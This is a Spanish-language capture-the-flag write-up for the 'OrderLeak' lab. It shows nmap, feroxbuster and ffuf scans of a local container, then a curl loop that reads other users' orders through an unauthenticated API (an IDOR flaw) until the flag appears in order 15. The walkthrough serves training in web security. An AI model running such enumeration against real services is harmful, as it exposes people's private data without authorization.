

Solución al lab **ORDERLEAK** (nivel fácil)

```
chifay@kali: ~/Whoami-Labs/ORDERKEAK
Session Actions Edit View Help

W@H@O@M@I-L@B@S@.C@M

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde orderleak.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: OrderLeak
DIFICULTAD: ★★★★★★ fácil (1 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag (formato BURP{ ... }):
```

Comencemos con un escaneo de puertos con nmap


```
chifay@kali: ~/Whoami-Labs/ORDERKEAK
Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/ORDERKEAK chifay@kali: ~/Whoami-Labs/ORDERKEAK


(chifay@kali)-[~/Whoami-Labs/ORDERKEAK]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_orderleak
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-03 08:46 -0600

PORT      STATE SERVICE REASON      VERSION
5000/tcp  open  http    syn-ack ttl 64  Gunicorn
|_ http-server-header: gunicorn
|_ http-title: OrderLeak \xE2\x80\x94 Shop API Demo
|_ http-methods:
|_ Supported Methods: HEAD GET OPTIONS
MAC Address: 9E:0D:62:B2:70:0D (Unknown)
```


Inspección visual página principal




Código fuente página principal



Página documentación de la API



Código fuente documentación de la API



Enumeración de directorios con feroxbuster

The screenshot shows a terminal window titled "chifay@kali: ~/Whoami-Labs/ORDERKEAK". The user has run a command to execute feroxbuster against the target URL http://172.17.0.2:5000/. The output displays various configuration options like Target Url, In-Scope Url, Threads, Wordlist, Status Code Filters, Timeout, User-Agent, Config File, Extract Links, Output File, Extensions, HTTP methods, and Recursion Depth.

Below the configuration, there is a section titled "Press [ENTER] to use the Scan Management Menu™". This is followed by a detailed scan report showing the results of the automated directory discovery process. The report includes columns for status codes (e.g., 404, 200), HTTP methods (GET), response sizes (e.g., 5l, 1l, 43l, 38l), and file names or paths (e.g., 31w, 1w, 88w, 1122c, 1413c). It also indicates the number of files found (found:3) and the total size of the scanned directory (errors:0).

```

chifay@kali: ~/Whoami-Labs/ORDERKEAK
Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/ORDERKEAK chifay@kali: ~/Whoami-Labs/ORDERKEAK
|_|_|_| \ | \ | \ | \ ,   \_ / / \ | |_|_|_|
by Ben "epi" Risher 😊      ver: 2.13.1

🎯 Target Url          http://172.17.0.2:5000/
🚩 In-Scope Url        172.17.0.2
🔧 Threads             50
📖 Wordlist             /usr/share/wordlists/dirb/common.txt
🚦 Status Code Filters [403, 404]
⌚ Timeout (secs)       7
👤 User-Agent          feroxbuster/2.13.1
🛠️ Config File         /etc/feroxbuster/ferox-config.toml
🔗 Extract Links        true
📄 Output File          web.txt
💰 Extensions          [php, txt, html, bak, old, env, zip, db, sql, log, env]
🕒 HTTP methods        [GET]
🔍 Recursion Depth     4

👉 Press [ENTER] to use the Scan Management Menu™

404 GET 5l 31w 207c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 1l 1w 38c http://172.17.0.2:5000/status
200 GET 43l 88w 1122c http://172.17.0.2:5000/docs
200 GET 38l 108w 1413c http://172.17.0.2:5000/
[#####] - 20s 55392/55392 0s found:3 errors:0
[#####] - 19s 55368/55368 2862/s http://172.17.0.2:5000/

```

Búsqueda de otros endpoints de api con ffuf

The screenshot shows a terminal window titled "chifay@kali: ~/Whoami-Labs/ORDERKEAK". The terminal displays the output of a Burp Suite scan. At the top, there's a logo made of white dashes forming the letters "WZ". Below it, the version "2.1.0-dev" is shown. A horizontal line separates the header from the scan details.

:: Method	: GET
:: URL	: http://172.17.0.2:5000/api/FUZZ
:: Wordlist	: FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects	: false
:: Calibration	: false
:: Timeout	: 10
:: Threads	: 50
:: Matcher	: Response status: 200-299,301,302,307,401,403,405,500
:: Filter	: Response status: 404,405
:: Filter	: Response size: 0

```
order           [Status: 200, Size: 81, Words: 6, Lines: 2, Duration: 13ms]
orders          [Status: 200, Size: 81, Words: 6, Lines: 2, Duration: 14ms]
:: Progress: [4614/4614] :: Job [1/1] :: 3472 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
```

Probar pedidos del 1 al 20

```

(chifay@kali) - [~/Whoami-Labs/ORDERKEAK]
$ echo "=== PEDIDOS ==="
for i in {1..20}; do
  echo -n "ID $i: "
  curl -s "http://172.17.0.2:5000/api/orders/$i" | jq -c '{id, owner, item, status}' 2>/dev/null || echo "No encontrado"
done
=== PEDIDOS ===
ID 1: {"id":1,"owner":"alice","item":"Teclado mecanico RGB","status":"shipped"}
ID 2: {"id":2,"owner":"bob","item":"Monitor 24 pulgadas IPS","status":"processing"}
ID 3: {"id":3,"owner":"charlie","item":"Auriculares Noise Cancelling","status":"shipped"}
ID 4: {"id":4,"owner":"david","item":"Docking Station USB-C","status":"delivered"}
ID 5: {"id":5,"owner":"elena","item":"Silla ergonomica Pro","status":"processing"}
ID 6: {"id":6,"owner":"frank","item":"Raton ergonomico inalambrico","status":"shipped"}
ID 7: {"id":7,"owner":"grace","item":"Webcam 4K UltraHD","status":"delivered"}
ID 8: {"id":8,"owner":"hector","item":"Router Wi-Fi 6 Mesh","status":"shipped"}
ID 9: {"id":9,"owner":"irene","item":"SSD NVMe 2TB PCIe 4.0","status":"delivered"}
ID 10: {"id":10,"owner":"jorge","item":"Kit Memoria RAM 32GB DDR5","status":"processing"}
ID 11: {"id":11,"owner":"karen","item":"Tablet digitalizadora","status":"shipped"}
ID 12: {"id":12,"owner":"luis","item":"Capturadora de video HDMI","status":"delivered"}
ID 13: {"id":13,"owner":"marta","item":"Barra de luz LED para monitor","status":"shipped"}
ID 14: {"id":14,"owner":"nicolas","item":"Brazo articulado dual monitor","status":"delivered"}
ID 15: {"id":15,"owner":"carol","item":"Servidor Rack 1U + Firewall NGFW Licencia Anual","status":"confidential"}
ID 16: {"id":16,"owner":"olivia","item":"Microfono condensador USB","status":"processing"}
ID 17: {"id":17,"owner":"pablo","item":"Switch Administrable 24 Puertos","status":"shipped"}
ID 18: {"id":18,"owner":"quinn","item":"Sistema UPS On-Line 1500VA","status":"delivered"}
ID 19: {"id":19,"owner":"raul","item":"Servidor NAS 4 Bahias 32TB","status":"processing"}
ID 20: {"id":20,"owner":"sofia","item":"Workstation Laptop 64GB RTX","status":"shipped"}

```

Orden 15 tiene el status confidential, lo que nos hace pensar que puede tener la bandera, vamos a buscar la flag en las primeras 50 ordenes

```
(chifay@kali)-[~/Whoami-Labs/ORDERKEAK]
└─$ for i in {1..50}; do
response=$(curl -s "http://172.17.0.2:5000/api/orders/$i")
if echo "$response" | grep -qi "BURP"; then
echo "✓ FLAG ENCONTRADA EN ID $i:"
echo "$response" | jq
break
fi
done
✓ FLAG ENCONTRADA EN ID 15:
{
  "flag": "BURP{XXXXXXXXXXXX}",
  "id": 15,
  "item": "Servidor Rack 1U + Firewall NGFW Licencia Anual",
  "notes": "Adquisicion clasificada infraestructura central CISO.",
  "owner": "carol",
  "status": "confidential",
  "total": 4500.0
}
```

Se encontró la bandera en la orden 15 como sospechábamos, vamos a verificarla


```
chifay@kali: ~/Whoami-Labs/ORDERKEAK
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/ORDERKEAK
[*] Cargando imagen desde orderleak.tar...
[+] Imagen cargada exitosamente
[*] Iniciando laboratorio...
[v] Laboratorio desplegado correctamente.
LAB: OrderLeak
DIFICULTAD: ★★★★★★ fácil (1 puntos)
IP del laboratorio: 172.17.0.2
Ingresa la flag (formato BURP{... }): BURP{XXXXXXXXXX}
¡Felicitaciones! Has comprometido OrderLeak.
TIEMPO TOTAL: 00h 39m 59s
FECHA Y HORA: 2026-09-03 09:18:37 -0600
[*] Presiona Ctrl+C para eliminar el laboratorio
```